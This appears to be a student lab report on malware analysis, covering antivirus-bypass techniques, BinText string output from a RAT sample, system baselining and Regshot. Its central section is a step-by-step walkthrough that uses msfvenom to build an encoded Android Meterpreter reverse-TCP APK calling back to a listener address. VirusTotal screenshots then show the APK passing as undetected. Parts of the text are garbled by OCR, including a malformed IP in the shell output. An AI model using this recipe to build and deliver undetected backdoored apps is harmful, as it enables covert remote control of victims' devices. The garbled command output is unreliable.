39°C Sunny

Search


## Undetectable

The screenshot shows a Kali Linux desktop environment with several windows open. In the center, a browser window displays the VirusTotal scan results for a file. The table lists numerous antivirus engines, all of which have marked the file as 'Undetected'. The engines include Avast, ZoneAlarm by Check Point, AVG, Arcabit, BitDefender, ClamAV, CrowdStrike Falcon, eScan, Gridinsoft (no cloud), K7AntiVirus, Malwarebytes, Panda, SUPERAntiSpyware, TrendMicro, VBA32, and Webroot. The VirusTotal interface also shows the file's MD5 hash and provides links to download the file.

Engine	Result
ViruS	Undetected
ZoneAlarm by Check Point	Undetected
AVG	Undetected
Arcabit	Undetected
BitDefender	Undetected
ClamAV	Undetected
CrowdStrike Falcon	Undetected
eScan	Undetected
Gridinsoft (no cloud)	Undetected
K7AntiVirus	Undetected
Malwarebytes	Undetected
Panda	Undetected
SUPERAntiSpyware	Undetected
TrendMicro	Undetected
VBA32	Undetected
Webroot	Undetected

**String search:** without run the program gething information

**Task 4: perfrom malware disassembly using IDA pro**



## Common Techniques to Bypass Antivirus Software

---

### 1. Obfuscation

- Goal:** Hide the true nature of the code.
  - How it works:** Change the structure or encoding of malware without changing its function.
  - Tools:** Obfuscators, crypters, packers.
  - Example:** Replacing readable strings with encrypted versions, or renaming functions.
- 

### 2. Packing / Encryption

- Goal:** Compress or encrypt the executable to make it harder to analyze.
  - Tools:** UPX, Themida, custom packers.
  - Effect:** Antivirus sees only the packed stub, not the actual malicious code inside.
-

### 3. Polymorphism

- **Goal:** Change the malware's code slightly every time it spreads.
  - **How it works:** Self-modifying code that looks different but acts the same.
  - **Harder to detect:** Because signature-based AV can't match it easily.
- 

### 4. Metamorphism

- **More advanced than polymorphism**
  - Completely rewrites its code on each infection, not just the appearance.
  - No reusable code patterns.
- 

### 5. Code Injection

- Injects malicious code into legitimate processes, like explorer.exe or svchost.exe.
  - Bypasses antivirus that trusts whitelisted processes.
- 

### 6. Living off the Land (LoL) Techniques

- Uses **legitimate system tools** (e.g., PowerShell, WMI, mshta.exe) to perform malicious actions.
  - Avoids detection because these tools are built into the OS.
  - Example: Fileless malware.
- 

### 7. Disabling or Modifying AV


- Some malware tries to stop or disable antivirus services or modify their config.
  - Requires elevated privileges.
- 

## 8. Environment Checking (Sandbox Evasion)


- Malware checks if it's running in a virtual machine or sandbox (used by AV to test files).
- If yes, it stays dormant to avoid detection.

**Extra activity Task 5 string search method without run program gathering information there is tool called Bintxt**

Step1: open the Bintxt



Step2: select the software analysis with string search



### Step3: click on the go button

### Result:


File pos	Mem pos	ID	Text
A 0000000002F	0000000002F	0	n RAT.contact
A 0000000005F	0000000005F	0	n RAT.DAT
A 0000000008E	0000000008B	0	n RAT.exe
A 000000000A1	000000000A1	0	0
A 000000000D9	000000000D9	0	n RAT/GeoIP.dat
A 000000000D4	000000000D4	0	QWwG43FuPDe
A 00000000032D	00000000032D	0	h B0 S
A 00000000047E	00000000047E	0	^ e
A 000000000576	000000000576	0	N W H
A 000000000762	000000000762	0	\$ k -4
A 00000000077C	00000000077C	0	9 (S 4w
A 000000000530	000000000530	0	9y (S g y
A 000000000250	000000000250	0	- U OY
A 000000000577	000000000577	0	4 -U J
A 000000000FC0	000000000FC0	0	- H %
A 0000000001A0	0000000001A0	0	1 3B
A 000000001156	000000001156	0	7 X 12u
A 000000000134	000000000134	0	H H S q n u
A 000000000139	000000000139	0	A> e N
A 000000000147E	000000000147E	0	0 B A
A 0000000001490	0000000001490	0	1 z n Q
A 0000000001676	0000000001676	0	> h d
A 000000000160C	000000000160C	0	23 x q
A 0000000001608	0000000001608	0	Eo c 3
A 0000000001700	0000000001700	0	d p V
A 00000000018E3	00000000018E3	0	\$ F r l
A 0000000001947	0000000001947	0	W p V
A 00000000019CC	00000000019CC	0	k 2m n
A 0000000001A06	0000000001A06	0	k b b
A 0000000001E37	0000000001E37	0	u T 7h
A 0000000001E43	0000000001E43	0	A_a U
A 0000000001E72	0000000001E72	0	J P
A 0000000001E9C	0000000001E9C	0	M x v
A 0000000001C5E	0000000001C5E	0	S v 4 w
A 0000000001E08	0000000001E08	0	M z r g
A 0000000001E07	0000000001E07	0	q p t
A 0000000001E49	0000000001E49	0	y p w d
A 0000000001E70	0000000001E70	0	ll X E
A 0000000001F64	0000000001F64	0	? E L M V
A 00000000020FB	00000000020FB	0	L o C C
A 0000000002005	0000000002005	0	M o A d
A 0000000002128	0000000002128	0	W R B R
A 0000000002147	0000000002147	0	A A A R
A 00000000021E7	00000000021E7	0	D -7 P

**Extra activity Task 5 string search method without run program gathering information there is tool called Dependancy walker**

# Techniques to Bypass Antivirus using encoder and msfconsole /msfvenom Techniques

## Step 1: open the kali linux terminal

Step 2: type the msfconsole /and type it msfvenom



Step3: go to kali terminal type the command

```
Command msfvenom -p android/meterpreter/reverse_tcp/  
LHOST= 192.168.114.45 LPORT=4444 > jhon.apk -e php/base64
```



kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@vbox:~/home/mayur

```
[root@vbox ~]# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.14.45 LPORT=4444 > Jhon.apk -e php/base64
[!] No arch selected, choosing Arch::Moblin::Platform::Android from the payload
[!] No enc selected, selecting enc::davik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
payload size: 18329 bytes
size of final payload: 18329 (iteration=0)
php/base64 chosen with final size 18329
Payload size: 18329 bytes


[!] File: JUNE.html
[!] devil      games.exe   Hack1.apk   hunter.exe   LntqFRkE.jpeg   master.exe   Music      pam/Ikyo.html   Public     shan      TCRZaCdq.jpeg   world.txt
[!] bug.exe    Documents  games.exe   huck.apk    logic.exe   "mayur.txt"  nihal     patil.exe   ram       spark.exe  search.exe  sumith.exe  xXaMAFAO.jpeg
[!] Certifiedhacker.com Downloads games.exe   hacker.exe jhon.apk   manish.exe  mayur.txt  nil.exe   payload.exe rehit.exe  sumo.exe   Videos    zPULrpzd.html
[!] Desktop   Found.exe  game.exe   hi.exe     mastercen.exe module.exe
[!]          Found.exe  game.exe   hi.exe
```

[root@vbox ~]

36°C Mostly clear Search ENG IN 15-04-2025 Right Ctrl

Step4: go to viruse total web site

Way are use in web site: this is web site is use for detected viruses and capturing malicious activity



Step5:click on choice file and upload the file/apk

Step6: conform upload file

**Result:**

kali [Running] - Oracle VirtualBox

No security vendors flagged this file as malicious

jhon.apk

17.50 KB

a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Security vendor	Result	Analysis date	
Acronis (Static ML)	Undetected	AhnLab V3	Undetected
AllCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected

36°C Mostly clear

Search

Right Ctrl

ENG IN 19:43 15-04-2025

kali [Running] - Oracle VirtualBox

No security vendors flagged this file as malicious

jhon.apk

17.50 KB

a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Security vendor	Result	Analysis date	
AllCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected
CrowdStrike Falcon	Undetected	CTX	Undetected
Cynet	Undetected	DrWeb	Undetected
Emsisoft	Undetected	eScan	Undetected
ESET NOD32	Undetected	Fortinet	Undetected
GData	Undetected	Gridinsoft (no cloud)	Undetected
Huorong	Undetected	ikarus	Undetected
Jiangmin	Undetected	K7Antivirus	Undetected
KIGW	Undetected	Kaspersky	Undetected
Kingsoft	Undetected	Lionic	Undetected
Malwarebytes	Undetected	MaxSecure	Undetected

36°C Mostly clear

Search

Right Ctrl

ENG IN 19:43 15-04-2025

## Dynamic Malware analysis

There two types of malware analysis

- System baselining
- Host integrity monitoring

## 1 System baselining

A **system baseline** is a snapshot of the normal, expected state of a system, which includes:

- Hardware configuration
- Software versions and installed applications
- Network settings
- Security settings (like firewall rules and permissions)
- System performance metrics (CPU, memory, disk usage, etc.)

---

## ⌚ Why It's Important

### 1. Performance Monitoring

Helps identify deviations that indicate problems (e.g., performance degradation or resource exhaustion).

### 2. Security

Acts as a reference to detect unauthorized changes, malware, or intrusions.

### 3. Change Management

Allows for controlled updates—ensures you can roll back if needed.

### 4. Compliance and Auditing

Provides a record for audits or compliance checks (e.g., HIPAA, PCI-DSS).

---


## Types of Baselines


- **Security Baseline:** Defines minimum security configurations and standards.
  - **Performance Baseline:** Captures typical system behavior under normal loads.
  - **Configuration Baseline:** Records hardware/software configuration and system settings.

## Task 5: using regshort malware analysis


## Step1:open the regshort application


Step2: c select the file/and click on taking 1<sup>st</sup> short





